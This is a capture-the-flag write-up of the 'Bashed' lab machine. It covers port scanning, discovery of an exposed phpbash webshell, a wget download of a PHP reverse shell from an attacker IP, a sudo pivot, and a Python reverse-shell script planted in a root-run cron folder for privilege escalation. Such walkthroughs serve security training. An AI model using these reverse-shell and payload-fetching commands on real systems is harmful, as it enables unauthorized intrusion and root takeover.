

Bashed

nmap:



```
Nmap scan report for 10.10.10.68
Host is up (0.047s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
```

The only open port is the 80, so let's move on and take a look at that:




phpbash

DEVELOPMENT • DECEMBER 4, 2017

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!
https://github.com/Arrexel/phpbash

```
www-data:/var/www/html/uploads# pwd
/var/www/html/uploads
www-data:/var/www/html/uploads# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```

As we can notice they're telling us about a webshell called “phpbash.php” around the website and after checking the default path (/uploads/phpbash.php)
and don't finding nothing i've started DirBuster and enumerated a bit:



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing (as superuser)
File
Options
About
Help
Scan Information
Results - List View: Dirs: 9 Files: 22
Results - Tree View
Errors: 0
(Select and right click for more options)

http://10.10.10.68:80/


Type	Found	Response	Size
File	/js/imagesloaded.pkgd.js	200	27804
File	/js/jquery.nicescroll.min.js	200	60539
File	/js/jquery.smartmenus.min.js	200	24748
File	/js/jquery.carouFredSel-6.0.0-packed.js	200	36363
File	/js/jquery.mousewheel.min.js	200	1670
File	/js/jquery.touchSwipe.min.js	200	4594
File	/js/jquery.easing.1.3.js	200	2051
File	/js/main.js	200	9173
File	/css/carouFredSel.css	200	1476
File	/css/clear.css	200	1915
File	/dev/phpbash.min.php	200	4734
File	/css/common.css	200	10977
Dir	/php/	200	1126
File	/dev/phpbash.php	200	179

Current speed: 0 requests/sec

Average speed: (T) 475, (C) 0 requests/sec

And here we go, we've found out our shell, now we just need to understand what we can do with it.

After some tentative to open a revshell with bash and relative faileur i've tryed to upload a revshell in php but as you can see
we don't have the permission for add file to the dev folder, so moving up of one and checking what other folders are present
we can move into uploads and retry from there



```
www-data@bashed:/var/www/html/dev# upload
sh: 1: upload: not found
www-data@bashed:/var/www/html/dev# curl http://10.10.14.22/rev.php -o rev.php
sh: 1: curl: not found
www-data@bashed:/var/www/html/dev# bash -c 'curl http://10.10.14.22/rev.php -o rev.php'
bash: curl: command not found
www-data@bashed:/var/www/html/dev# bash -c 'wget http://10.10.14.22/rev.php -o rev.php'
wget: rev.php: Permission denied
www-data@bashed:/var/www/html/dev# mkdir tmp
mkdir: cannot create directory 'tmp': Permission denied
www-data@bashed:/var/www/html/dev# cd ..
www-data@bashed:/var/www/html# ls
about.html
config.php
contact.html
css
demo-images
dev
fonts
images
index.html
js
php
scroll.html
single.html
style.css
uploads
www-data@bashed:/var/www/html# cd uploads
www-data@bashed:/var/www/html/uploads# bash -c 'wget http://10.10.14.22/rev.php -o rev.php'
```

And the upload is done, now we just need to set up a listener and trigger the revshell at his link: “http://10.10.10.68/uploads/r.php”

Once in we can pop up a better shell with python:


```
python -c 'import pty; pty.spawn("/bin/bash")'
```

And start lookin around.

First thing first check the user flag:

With the www-data user we can cat it and own the user.

Now we need to do some privesc for gain the root flag, starting from the basic we check what we can run as sudo:



```
www-data@bashed:/home/arrexel$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/arrexel$ sudo -u scriptmanager bash
sudo -u scriptmanager bash
scriptmanager@bashed:/home/arrexel$ whoami
whoami
scriptmanager
```

And we have the access to the “scriptmanager” user, so let's switch to that one with:
sudo -u scriptmanager bash

Moving into the / folder we can easily spot a suspicious folder called “scripts” and takin a better look at it we can see that the python script into it get executed by “root” every minute so we just need to put in a py revshell, open a lister and wait for the root to trigger it:

```
import sys,socket,os,pty
ip = "yourip"
port = yourport
s=socket.socket()
s.connect((ip,port))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn("/bin/sh")
```

When the minute change the root will trigger the script and a reverse shell will open on your lisener and you'll be root!